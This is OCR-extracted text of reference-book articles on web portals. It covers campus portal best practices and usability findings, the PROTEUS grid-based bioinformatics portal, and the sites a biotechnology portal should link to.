- What short-term problem does the campus intend to solve with a portal, and is a portal the best solution?
- Is executive management willing to mandate a single portal for the campus?
- Does executive management understand that a portal represents an ongoing commitment rather than a one-time investment?
- Who owns and manages the portal?
- Is advertising appropriate? E-commerce?

An emerging consensus regarding portal development includes the following major best practices and considerations:

- there should be one and only one horizontal portal on campus;
- portals should be developed iteratively;
- the portal should support "single sign-on"; that is, with a single user id and password, each user can access all the applications and data that she or he is allowed to use;
- campuses should consider integration with both legacy systems and CMS;
- courseware management tools should be integrated with the portal; and
- while revenue generation should not drive the development of a portal, the design should allow advertising and e-commerce if desirable and appropriate.

In addition, careful consideration of security, privacy, and protection of intellectual property must be part of the portal development process.

THE USES OF PORTALS

An analysis of the different opinions indicate the following elements must be present before a Web site could be called a portal:

- **Single Access Point:** A single gateway or logon to identify approved users, making it unnecessary to sign onto each of the different systems that provide portal content, for example, the e-learning facility, or full-text content such as digital journals or other sources of information.

- **Internet Tools:** These are site search and navigation tools to provide users with easy access to information. Examples are calendars and planners to allow users to input and share events, as well as Web-site and content builders, offering them the ability to create and have customised content being made available according to individual profiles.
- **Collaboration Tools:** These include e-mail, threaded discussions, chat, and bulletin board software that offer a whole range of ways to communicate and share information.
- **User Customisation:** A typical portal prompts the first-time user via a series of fill-in windows to provide information about him/her. This is then stored in the portal's database. When that user authenticates to the portal, this information determines what he/she will see on the home page immediately after login.
- **User Personalisation:** A portal enables the end user to take customisation one step further, namely to subscribe and unsubscribe to channels and alerts, set application parameters, create and edit profiles, add or remove links, and many more (Van Brakel, 2003, p. 5).

Users' Satisfaction

Bevan described satisfaction as a combination of comfort and acceptability of use: Comfort refers to overall physiological or emotional response to user of the system (whether the user feels good, warm, and pleased, or tense and uncomfortable). Acceptability of use may measure overall attitude towards the system, or the user's perception of specific aspect, such as whether the user feels that the system supports the way they carry out their tasks, do they feel in command of the system, is the system helpful and easy to learn.

In 2001, Zazelenchuk conducted a usability evaluation study of the OneStart portal as part of his dissertation research. Forty-five undergraduate School of Education students participated, completing a series of tasks that required location information and personalising the portal system. Specifically, students had to locate certain channels of information, such as their course schedule or the campus newspaper, add them to their portal pages, and change the arrangement of certain channels in their pages to match a given sample (Zazelenchuck & Bolind, 2003).

Efficiency of Use

On the surface, the relationship between the time spent completing tasks and users' satisfaction may seem obvious: a well-designed, responsive system provides a more efficient experience and greater satisfaction. Indeed, earlier satisfaction research with client-based systems confirmed that system response time contributes significantly to user satisfaction. More recent studies, however, question the correlation between users' efficiency and satisfaction, because users have demonstrated preferences for systems with which they performed less efficiently. This raises the question of how well efficiency relates to user satisfaction for recent technologies, such as Web-based portal applications (Zazelenchuck & Bolind, 2003, p. 4).

The OneStart study findings support a strong relationship between users' efficiency and satisfaction. Users who perceived the system as responsive to their actions (for example, loading new screens or displaying available options) generally reported greater satisfaction than users who felt the system responded slowly. Similarly, those users able to complete their tasks in fewer attempts reported greater satisfaction than those who had to make multiple attempts.

Everything in its Place

Portal study participants frequently rationalized their satisfaction ratings (both high and low) with references to the portal interface's organization and layout. Users commented positively in the ability to locate information in consistent screen locations, having similar units of information chunked or compartmentalized, and the ability to logically and efficiently scan information. Conversely, users commented negatively in the portal's organization whenever new windows unexpectedly popped open, they had to scroll extensively, or they felt the combination of screen elements produced a cluttered effect. Portal designers therefore should implement, whenever possible, visual design principles for effective proximity, contrast, repetition, and alignment to optimize their interfaces' organizational appearance. Similarly, they must guard against visual design pitfalls to avoid confronting users with unwanted and displeasing visual noise.

Feedback

Software design guidelines commonly recommend providing users with timely informative and corrective feedback. Not surprisingly, study participants frequently commented on this aspect of the OneStart portal as they explained their satisfaction ratings. Users' comments reflected either the perceived presence or absence of adequate feedback, depending on their individual experiences. Highly satisfied users tended to perceive the feedback as being effective and adequate, whereas those who reported lower overall satisfaction with the portal criticized the system for its lack of meaningful feedback.

For Web-based portal designers, this rationale reinforces the importance of existing guidelines that call for providing users with informative feedback. This appears particularly important to allow novice users to become familiar with new systems and reach a state of competency.

Terminology

When discussing what parts of the system dissatisfied them, users also mentioned confusing terminology. For example, OneStart used such portal jargon as pages, channels, and themes. Although Web users understand the concept of a *page*, portals such as OneStart may confuse users by introducing individual portal pages along with actual Web pages all within the same framework.

Researchers in the usability field are well acquainted with the principles of using natural language and avoiding technical jargon. As one of his 10 usability heuristics, Nielsen recommended that interfaces demonstrate a match between the system and the real world: The system should speak the users' language, with words, phrases, and concepts familiar to the user rather than system-oriented terms. Follow real-world conventions, making information appear in a natural and logical order. The OneStart study results support this heuristic, reminding portal designers to refrain, whenever possible, from introducing new terminology where existing terms may already suffice (Van Brakel, 2003, p. 8).

CONCLUSION

To conclude, implementing a campus portal will effectively engender a fundamental shift in the way an organisation provides services: users' expectations for interacting with the organisation and other users (for example academic staff) are improved, for example, access to more information that is better organised. We believe that a portal should be a complementary component of the total campus' Web design, and needs to be viewed as integral element, rather than an add-on or competing technology. A portal represents a change in the institutional philosophy with regard to the delivery of services, and is a major shift to a customer-centric design of campus-wide IT facilities.

It is clear that almost all universities will implement a portal in the next few years. Many of the leaders in the field would have already gained key competitive advantages, such as recruiting students, developing relationships with suppliers and other bodies. Those who are still undecided to implement portals will be driven by pressure from students and parents who see the benefits of portals and are choosing universities who offer them.

KEY TERMS

Collaboration Tools: Include e-mail, threaded discussions, chat, and bulletin board software that offer a whole range of ways to communicate and share information.

Horizontal Portals: Often referred to as "megaportals," target the entire Internet community. Sites such as http://www.yahoo.com, http://www.lycos.com, and http://www.netscape.com are megaportals.

Internet Tools: Site search and navigation tools to provide users with easy access to information. Examples are calendars and planners to allow users to input and share events, as well as Web site and content builders, offering them the ability to create and have customised content being made available according to individual profiles.

User Customisation: A typical portal prompts the first time user via a series of fill-in windows to provide information about him/her. This is then stored in the portal's database. When that user authenticates to the portal, this information determines what he/she will see on the home page immediately after login.

User Personalisation: Enables the end-user to take customisation one step further, namely to subscribe and unsubscribe to channels and alerts, set application parameters, create and edit profiles, add or remove links, and many more.

Vertical Portals: Provide access to a variety of information and services about a particular area of interest. For example, http://www.wine.com is a vertical portal. Such portals offer information and services customized for niche audiences (e.g., undergraduates, faculty).

Web Portals: Sites on the World Wide Web that typically provide personalized capabilities to their visitors.

Bioinformatics Web Portals

INTRODUCTION

Bioinformatics involves the design and development of advanced algorithms and computational platforms to solve problems in biomedicine (Jones & Pevzner, 2004). It also deals with methods for acquiring, storing, retrieving and analysing biological data obtained by querying biological databases or provided by experiments. Bioinformatics applications involve different datasets as well as different software tools and algorithms. Such applications need semantic models for basic software components and need advanced scientific portal services able to aggregate such different components and to hide their details and complexity from the final user. For instance, proteomics applications involve datasets, either produced by experiments or available as public databases, as well as a huge number of different software tools and algorithms. To use such applications it is required to know both biological issues related to data generation and results interpretation and informatics requirements related to data analysis.

Bioinformatics applications require platforms that are computationally out of standard. Applications are indeed (1) naturally distributed, due to the high number of involved datasets; (2) require high computing power, due to the large size of datasets and the complexity of basic computations; (3) access heterogeneous data both in format and structure; and finally (5) require reliability and security. For instance, applications such as identification of proteins from spectra data (de Hoffmann & Stroobant, 2002), querying of protein databases (Swiss-Prot), predictions of proteins structures (Guerra & Istrail, 2003), and string-based pattern extraction from large biological sequences, are some examples of computationally expensive applications. Moreover, expertise is required in choosing the most appropriate tools. For instance, protein structure prediction depends on proteins family, so choosing the right tool may strongly influence the experimental results.

Recently, there has been much interest from database community and computer science community for bioinformatics. Nevertheless, what is still missing is a high-level environment able to classify tools and provide Web-based easy to use application programming interfaces. In such a way, users can concentrate on the logic of application (i.e., biological aspects) leaving to such platform the work to compose applications, format input data, provide options and parameters, and collect results.

Another important requirement is the accessibility of such platform through a Web portal, that is, by using the user interfaces and protocols of the World Wide Web. A bioinformatics Web portal is thus a Web portal that allows access to bioinformatics tools and databases through a Web browser. Moreover, due to the complexity, diversity and a huge number of bioinformatics tools and databases, a bioinformatics Web portal should also support problem formulation, application composition and execution, results visualisation and annotation. A possible approach to solve these issues —high-level modeling and Web-based user interfaces—can be obtained by adding semantics links between biological problems and bioinformatics resources through ontologies (Baker, 1998), and by decoupling Web-based user interfaces from high-performance back-end platforms.

In this article we review main requirements of distributed bioinformatics applications and related bioinformatics Web portals, and report the proposal of a grid-based bioinformatics portal allowing choosing and composing of bioinformatics tools with the help of a domain ontology describing data and software resources.

BACKGROUND

Bioinformatics researchers, among the other directions, are investigating through: (1) data modeling to manage heterogeneous datasets (e.g., see HUPO, n.d., the HUPO, Human Proteome Organization—Proteomics Standard Initiative); (2) specialised services for protein sequences searching, and data mining techniques to extract meaningful information from datasets; (3) ontologies and metadata for a high-level description of the goals and requirements of applications; and (5) high performance computational platforms to execute distributed bioinformatics applications.

Many applications have been defined to support biological researchers for solving problems on different topics where large computing power is required. Grid community (Foster & Kesselman, 2003) has recognised that bioinformatics and postgenomic applications are both a challenge but especially an opportunity for distributed high performance computing and collaboration. The Life Science Grid Research Group of the Global Grid Forum (see LSG, n.d.) aims to investigate how bioinformatics requirements can be fitted and satisfied by grid services and standards, and vice versa, what new services should grids provide to bioinformatics applications. Some bioinformatics grids projects are also appearing, for example, the EuroGrid project (EuroGrid, n.d.), the Bio-GRID work package (Bio-Grid, n.d.) used to access portal for biomolecular modeling resources, the *myGrid* (Stevens, Robinson, & Goble, 2003) system, and the Asia Pacific Grid (AsiaGrid, n.d.).

In recent years many platforms for developing bioinformatics applications, some of which dealing with ontologies and workflows, have been developed. Systems as *SpecAlign* (Wong, Cagney, & Cartwright, 2005), *MSAnalyzer* (Sashimi, n.d.), and those developed in Jeffries (2005), are all specialised in preprocessing, visualisation, and analysis of specialised datasets, that is, mass spectrometry data, but they do not support analysis of data and workflows composition, nor include domain ontologies. *LabBase* (Goodman, 1998) and similar laboratory information management systems are useful to manage experiments conducted in laboratory and related data, but are inadequate to support sophisticated analysis. More sophisticated bioinformatics platforms, like the *genomics research network architecture* (gRNA) (Laud, Bhowmick, Cruz, Singh, & Rajesh, 2002) and the *Pegasys* (Shah et al., 2004) bioinformatics system, offer some sort of configurable engine to pipeline a set of tasks and data. A special attention merits *myGrid* (Stevens et al., 2003), a powerful toolkit to build workflows of Web services that offers a large set of bioinformatics tools wrapped as Web services, leverages ontologies, and uses the powerful *Taverna* workflow editor (Oinn et al., 2004). General purpose workflow editors (see Yu & Buyya, 2005, for a survey), such as *Kepler*, *Pegasus*, and *Triana*, are all suitable to support the composition of bioinformatics workflows, but few of them use ontologies.

Finally, some bioinformatics Web portals are also appearing. Such systems, some of which are described in the following, offer a collection of bioinformatics tools and provide access to local and remote biological databases through a Web-based interface, but a few of them offer a machine-understandable semantic classification of the tools nor gives support for the design of complex workflows of such tools. The ExPASy (n.d.; Expert Protein Analysis System) proteomics server of the Swiss Institute of Bioinformatics is dedicated to the analysis of protein sequences and structures (ExPASy). The grid protein sequence analysis (GPSA) is an integrated grid portal devoted to molecular bioinformatics and offers a user-friendly interface for the grid genomic resources on the EGEE grid. The Helmholtz Network for Bioinformatics (HNB, n.d.) offers access to numerous bioinformatics resources provided by many German bioinformatics research groups through a single Web portal. Mobyle (Neron, Tuffery, & Letondal, 2005), is an environment for running and defining bioinformatics analyses whose main objective is to enable biologists to access advanced features, such as pipelines or remote services discovery, without having to learn complex concepts nor installing sophisticated software.

In summary, an important trend in bioinformatics environments regards the increasing use of ontologies to model basic building blocks and the use of workflow systems to ease the application development and execution process in a distributed setting such as the grid. The decoupling between user interface and execution back-end is another important trend to move such environments toward bioinformatics Web portals.

REQUIREMENTS OF BIOINFORMATICS WEB PORTALS

From a computational point of view, bioinformatics applications present the following requirements:

1. They are often distributed, due to the high number of involved datasets.
2. They require high computing power, due to the large size of datasets and the complexity of basic computations.
3. They access heterogeneous data, where heterogeneity is in data format, access policy, distribution, and so forth.
4. They could access private data, thus should be based on a secure software infrastructure.

Current biological and biomedical research, for example, genomics and proteomics, makes full use of a plethora of tools and databases that address specific problems such as nucleotide/protein sequence alignment (e.g., see BLAST, n.d.), protein structure prediction, protein docking, mass spectrometry-based protein identification (e.g., see MAS-COT, n.d.), molecule visualisation (e.g., see RasMol, n.d.), and so forth. Although many of those tools and databases are made available on the Internet, often researchers use them in a stand-alone way and if an experiment needs a composition of such tools, users need to manually insert input data and collect output results that in turn are used to feed another tool.

Current bioinformatics Web portals are just a collection of those tools and the more sophisticated provide also access to remote databases, but they do not offer support for the design and execution of complex "in silico" experiments.[1] Thus, next-generation bioinformatics Web portals need to support the entire lifecycle of in silico experiments, that is:

1. **In Silico Experiment Definition:** The possibility to use previous knowledge about available approaches to solve the problem is an added value of these portals.
2. **Application Design:** The application should leverage available tools and hide execution details such as options selection, parameter passing, data format conversion, and so forth.
3. **Application Execution:** Application should be performed under different resource availability conditions.
4. **Result Collection, Visualisation, and Annotation:** Results need to be visualised and analysed and possibly annotated, to provide the so called "provenance" data, that is, information about origin and history of the data.

A common approach for the distributed execution of applications is the service-oriented architecture (SOA) where autonomous software programs (Web services) can be searched, composed and executed by using standard protocols provided by the World Wide Web Consortium (Erl, 2001). In the following a bioinformatics Web portal based on the service-oriented architecture is presented.

PROTEUS: A BIOINFORMATICS WEB PORTAL

PROTEUS is a bioinformatics Web portal based on the problem-solving environment (PSE) approach, useful to define, describe and execute distributed applications (Gallopoulos, Houstis, & Rice, 1994). The top layer of such a PSE represents a scientific Web portal, that is, the user interface through which to access and coordinate different basic bioinformatics components and data banks.

A PSE provides software tools and assistance to the scientist for running applications in a user-friendly environment. This helps in running applications, testing ideas and providing high-performance computing resources. Users are thus relieved from computational details and they may concentrate on the application. PSE is typically aimed at a particular application domain, and cannot be generally used in different application domains without redesigning and reimplementing most or all the environment. The combination of the PSE approach with Web portal techniques and ontology modeling, led to the design of PROTEUS (Cannataro, Comito, Congiusta, & Veltri, 2004), a software architecture allowing building and executing bioinformatics applications on the grid. To help scientists in bioinformatics research, PROTEUS models with ontologies bioinformatics processes and resources such as: (1) biological databases; (2) bioinformatics tools and software; and (3) bioinformatics processes. Ontologies (Gruber, 1993) form a bioinformatics knowledge base, representing knowledge about (biomedical) resources and processes.

In summary, PROTEUS uses ontologies for modeling bioinformatics processes and grid resources, and workflow techniques for designing and scheduling bioinformatics applications, with the aim to assist users in:

- formulating problems, allowing comparison of different available applications to solve a given problem, or to define a new application as composition of available software components;
- running an application on the grid, using the resources available in a given moment thus leveraging the grid scheduling and load balancing services;
- viewing and analysing results, by using high-level graphic libraries, and accessing the past history of executions, that is, the past results that form a knowledge base.

Architecture


PROTEUS combines existing open source bioinformatics software and public-available biological databases by: (1) adding metadata to software; (2) modeling applications through ontology and workflows, and (3) offering prepackaged grid-aware bioinformatics applications. In particular PROTEUS comprises:

- A Web-based Graphical User Interface that allows the search and composition of bioinformatics Web/grid services. The semantic of tools and data sources is modeled through ontologies whereas workflows are used to describe complex applications as composition of simpler services.
- A communication and cooperation layer, that is, Internet and more recent computational grids, due to their security, distribution, service orientation, and computational power.
- A collection of Web/grid services, that are used to implement new or to wrap existing bioinformatics tools.

Main components of PROTEUS architecture (see Figure 1) are:

- **Metadata Repository:** About technical details of software components and data sources.
- **Ontologies:** We have two kinds of ontology in our system: a domain ontology and an application ontology. The former describes and classifies biological concepts and their use in bioinformatics as well as bioinformatics software tools and biological databases.

Figure 1. PROTEUS architecture



The latter describes and classifies main bioinformatics applications, represented as workflows, and contains information about the application's results.

- **Ontology-Based Workflow Designer:** An ontology-based assistant either suggests to the user the available applications for a given bioinformatics problem/task, or guides the application design through a concept-based search of basic components (software and databases) into the knowledge base. Selected software components are composed as workflows through graphic facilities.
- **Workflow-Based Grid Execution Manager.** Graphic representations of applications are translated into grid execution scripts for grid submission, execution, and management.

The PROTEUS Web Interface: Ontology-Based Workflow Designer

The main goals of a bioinformatics portal is to help the user in defining and designing the application and to hide the details of the execution environment. Here we focus on the former aspect, since the composition of an application is logically more close to the user than application scheduling. A main role in simplifying application design in PROTEUS is its ontology-based workflow designer, that is, the upper component shown in Figure 1. Such component is made available as a Java Applet through the bioinformatics Web portal. In other words, using the ontology-based workflow designer, the user has a semantic view of all tools managed by the system and can, interactively, design bioinformatics workflows using a Java-enabled Web browser.


Figure 2 reports the screen shot of the workflow designer user interface running on a grid node. In particular, the right pane contains the ontology-based assistant that shows the PROTEUS ontologies and allows the choosing and selection of available bioinformatics tools. The left pane shows available biological datasets. The middle pane contains the proper workflow editor that allows the designing of the bioinformatics application by combining bioinformatics tools and data sources through workflow constructs.

Figure 2 shows a fragment of a bioinformatics workflow where a data source (a mass spectrometry dataset) is preprocessed in parallel by using two different approaches: (1) smoothing and median-selection binning; and (2) baseline subtraction and max-selection binning. In the rest of the workflow (not shown in Figure 2), the two resulting preprocessed datasets are further analysed by using a data mining tool selected on the right pane, to evaluate the impact of the different preprocessing techniques on quality of data mining or on execution performance. Once the workflow has been designed, it is translated into an execution plan containing information on grid nodes hosting services or data.

FUTURE TRENDS

Currently, many problems in bioinformatics are related to the huge volume of data that is produced by biological experiments and that has to be managed and analyzed by

Figure 2. The ontology-based workflow designer



bioinformatics tools. In mass spectrometry, for instance, tens of instruments may be able to generate thousands of experimental data results each day. Such data need to be used as input for querying database containing theoretical experimental results, and to identify proteins. Currently such results are only partially stored, for instance, focusing on particular kinds of experiments (see SDBS, 2004). Providing data sources containing also experimental data may become mandatory for comparing results among distributed laboratories. In such a direction, grid infrastructure can be used for sharing data among biomedical laboratories.

CONCLUSION

In such a chapter, we surveyed main bioinformatics platforms and current bioinformatics Web portals and described the requirements for distributed bioinformatics applications. We then discussed the problem of defining a bioinformatics Web portal for designing and running bioinformatics applications on the grid, that can be thought of as a virtual laboratory joining remote bioinformatics resources. We proposed the PROTEUS environment that combines a Web-based graphical user interface and an ontology dictionary. It allows biological experts to use and compose applications and data sources concentrating on the application logic instead of technical details.

KEY TERMS

Bioinformatics: Bioinformatics involves the use of techniques from applied mathematics, informatics, statistics, and computer science to solve biological problems.

Bioinformatics Web Portal: Is a software platform accessible through a Web portal specifically designed to execute bioinformatics applications.

Biological Databases: A database containing data describing biological elements, for example, proteins, nucleotides, and so on.

Grid: A grid is a computing infrastructure that uses the resources of many separate computers connected by a network (usually the Internet) to solve large-scale computation problems.

"In silico" Experiment: Is "an experiment performed on computer or via computer simulation." The phrase is coined from the Latin phrases *in vivo* and *in vitro* that are commonly used in biology and refer to experiments done in living organisms and outside of living organisms, respectively.

Ontology: In computer science an ontology is a data model that represents a domain and is used to reason about the objects in that domain and the relations between them.

Problem Solving Environment: Is a software platform enabling the design and execution of applications in a specific domain.

Workflow: A workflow is the operational aspect of a work procedure: how tasks are structured, who performs them, what their relative order is, how they are synchronised, how information flows to support the tasks and how tasks are being tracked.

ENDNOTE

1 The expression *in silico* is used to mean "performed on computer or via computer simulation". The phrase is coined from the Latin phrases *in vivo* and *in vitro* that are commonly used in biology and refer to experiments done in living organisms and outside of living organisms, respectively.

Zayed University, UAE

INTRODUCTION

The 2005 global revenues of publicly traded biotechnology companies have grown by 18.1% to $63.1 billion (Donn, 2006). Many countries are now investing in research and development in the biotechnology industry as it is believed this 30 year-old industry is moving toward profitability. The stock value in this industry has outperformed the average stock value in many countries. In the pre-genomic era, a typical life sciences company would have marketed diagnostic kits, assays, chemicals, measuring equipment, and research products to name a few. In the genomic era, a new range of products is marketed focusing on molecular medicine. Among these new products are bioinformatics software solutions, storage systems, biotechnology systems, and solutions researching into genes and proteins, tools for analysis of genetic sequence data, integrated systems and solutions for disease research, and new drug discovery (Cader, 2004). The need for biotechnology portals is now more than justified and will be a useful information and knowledge source.

A biotechnology portal is a gateway of comprehensive source of information and knowledge to those interested in knowing about biotechnology and the benefits this industry is offering. It should be considered as the first point of reference for those seeking reliable, quality, and current information and knowledge about issues in biotechnology. In addition, it should be interactive and have the appropriate tools to enable a community of users to share information and knowledge among them. There should also be a commercial component to the biotechnology portal, which should be to generate revenue through advertisements and offers to its target visitors. This revenue is essential to ensure the maintenance and survival of the portal and offer value to all its stakeholders. A biotechnology portal will not be complete unless it provides information on biotechnology stocks to potential investors seeking insights into this industry. A biotechnology portal is like any online business with various objectives such as profits, growth, market share, and innovation.

BIOTECHNOLOGY IN MEDICINE

This article will concentrate on biotechnology in medicine although the benefits of biotechnology have influenced other disciplinary areas such as agriculture and environmental sciences. In medicine, hundreds of biotechnology drug products and vaccines are currently in human clinical trials in advanced countries with many more in the new product development stage.

Linking to Web Sites

A good starting point is to link up with the site http://www.ornl.gov/hgmis/ sponsored by the U.S. Department of Energy Office of Science, Office of Biological and Environmental Research, Human Genome Program. This site gives information on the Human Genome Project (HGP), news and announcements, planned user facilities, educational resources, research progress, impacts of research, GTL documents (potential microbial documents), science, technologies behind GTL, Gene Gateway (tools for exploring the sequence), and related department of energy sites. There are also links to related sites.

The biotechnology portal should also link up to an excellent Web site, which makes available several DNA and Gene images (http://www.ornl.gov/hgmis/graphics/slides/images1.html) in an image gallery.

The Wellcome Foundation in the UK (http://genome.wellcome.ac.uk/) gives the latest news, features, and background, and a lot of information about the human genome—exploring genes and its impact on health, disease, and society. The Wellcome foundation is also the primary funding source for the Sanger Institute at Cambridge University (http://www.sanger.ac.uk/). The Sanger Institute is a genome research institute whose aim is to further the knowledge of genomes, particularly through large scale sequencing and analysis.

Another interesting site in the UK that should be included is http://www.geneservice.co.uk/. Geneservice Limited is a contract research organisation and biological resource centre, which supplies genomic products and technical services to both academic and commercial research organisations. These services include whole genome amplification, DNA sequencing, micro-satellite, and SNP genotyping including 10K and 100K mapping, and expression array analysis.

An interesting European Web site is http://www.litbio.org/. This is a Laboratory for Interdisciplinary Technologies in Bioinformatics (LITBIO) applied to genomics, transcriptomics, proteomics, and metabolomics providing international research and development programs with the new analysis strategies of biomedical and biotechnological data. The laboratory consists of five collaborating partners whose links are listed as follows:

- CILEA (http://www.litbio.org/cilea.htm)
- CNR/IEIIT (http://www.litbio.org/ieiit.htm)
- Universita' degli Studi di CAMERINO (http://www.litbio.org/camerino.htm)
- Universita' degli Studi di GENOVA (http://www.litbio.org/genova.htm
- Eurotech S.p.A. (http://www.litbio.org/eurotech.htm

Another interesting link is to this Japanese Web site http://www.genome.ad.jp/kegg/. The Kyoto Encyclopaedia of Genes and Genomes (KEGG) is a bioinformatics resource developed by the Kanehisa Laboratories in the Bioinformatics Center of Koyoto University and the Human Genome Center of the University of Tokyo. They are working toward representing a complete computer representation of the cell, the organism, and the biosphere. This will enable computational prediction of higher-level complexity of cellular processes and organism behaviours from genomic and molecular information.

The biotechnology portal should also be linked to other informative Web sites in other countries including the Australian Web sites.

This Web site (http://www.csiro.au/pubgenesite/index.htm) explains what Australian scientists are doing in the area of biotechnology research. For information about gene technology, policy, and regulations, there should be a link to biotechnology Australia's gateway site at www.biotechnology.gov.au. Another useful link should be to the Victorian government biotechnology Web site. This Web site offers an overview of biotechnology in Victoria and links to industry sectors and biotechnology centres. It also includes the biotechnology strategic development plan for Victoria.


This Web site (http://www.business.vic.gov.au/BUSVIC.458954/INDUSTRY/1226260600/PC_60362.html) offers an overview of biotechnology in Victoria and links to industry sectors and biotechnology centres. It also includes the biotechnology strategic development plan for Victoria. Another useful link would be to http://www.ausbiotech.org. Ausbiotech is the industry body representing the Australian biotechnology sector.

The molecular biology database collection is a public online resource listing key databases. The online version of this journal (Nucleic Acids Research) article has been published under an open access model (Galprin, 2006). The biotechnology portal must definitely be linked to this up-to-date database, which is intended to serve as the initial point from which to find specialised databases that may be of use in biological research. This database includes 858 updates in the 2006 version. It includes major public sequence repositories, gene expression, gene identification and structure, genetic and physical maps, genomic databases, intermolecular interactions, metabolic pathways and cellular regulations, mutation databases, pathology, protein databases, protein sequence motifs, proteome resources, retrieval systems and database structure, and varied biomedical content.

Icelandic's "Decode Genetics"

This is an Icelandic biopharmaceutical company. Its Web site (http://www.decode.com/) shows the type of work it does. The nature of work became of much interest worldwide because the company started developing a genealogical database. When the information from this database is combined with

Figure 1. Courtesy of the U.S. Department of Energy Human Genome Program



health care data (diagnosis, treatment, prognosis, measurement of values in blood, etc.) it will help identify genes linked to certain diseases. The concept is to look at the community as a system of data that can be mined for knowledge.

UK Biomedical Population Collection

A similar study in the UK called "*UK Biomedical Population Collection*" was established between the Wellcome Trust, the Medical Research Council, and the Department of Health, which looks at the interaction between lifestyle, environment, and genetic makeup that causes diseases. This project will collect key medical and lifestyle information from participants between the ages of 45 and 64 over a period of at least 10 years. The Web site associated with this study should also be linked to the biotechnology portal. Further details can be seen in http://www.phgu.org.uk /ecard?reference_ID=2688.

Stem Cells, Embryonic Stem Cells, Embryonic Stem Cell Line, Somatic Stem Cells

The National Health Institute Web site is a useful resource for all one wants to know about stem cells and the ensuing debate about stem cells research (http://stemcells.nih.gov/info/glossary.asp).

Apart from the previous National Health Institute (U.S.) Web site, another useful Web site to which the biotechnology portal should be linked is the National Human Genome Research Institute Web site (http://www.genome.gov/10004765). According to this Web site, the term "cloning" is used by scientists to describe many different processes that involve making duplicates of biological material. In most cases, isolated genes or cells are duplicated for scientific study and no new animal results. The experiment that led to the cloning of Dolly the sheep in 1997 was different. It used a cloning technique called *somatic cell nuclear transfer* and resulted in an animal that was a genetic twin—although delayed in time—of an adult sheep. This technique can also be used to produce an embryo from which cells called *embryonic stem* (ES) *cells* could be extracted to use in research into potential therapies for a wide variety of diseases. This Web site also discusses ethical concerns, policy and regulation, and cloning for the isolation of Human ES Cells.

Content of the Biotechnology Portal

A good biotechnology portal should be innovative and interactive rather than just be a source of information. The design should be creative and welcoming to the browser. The content should offer quality material, which is regularly updated. The technology should enable the portal to be user friendly and fast.

CONCLUSION

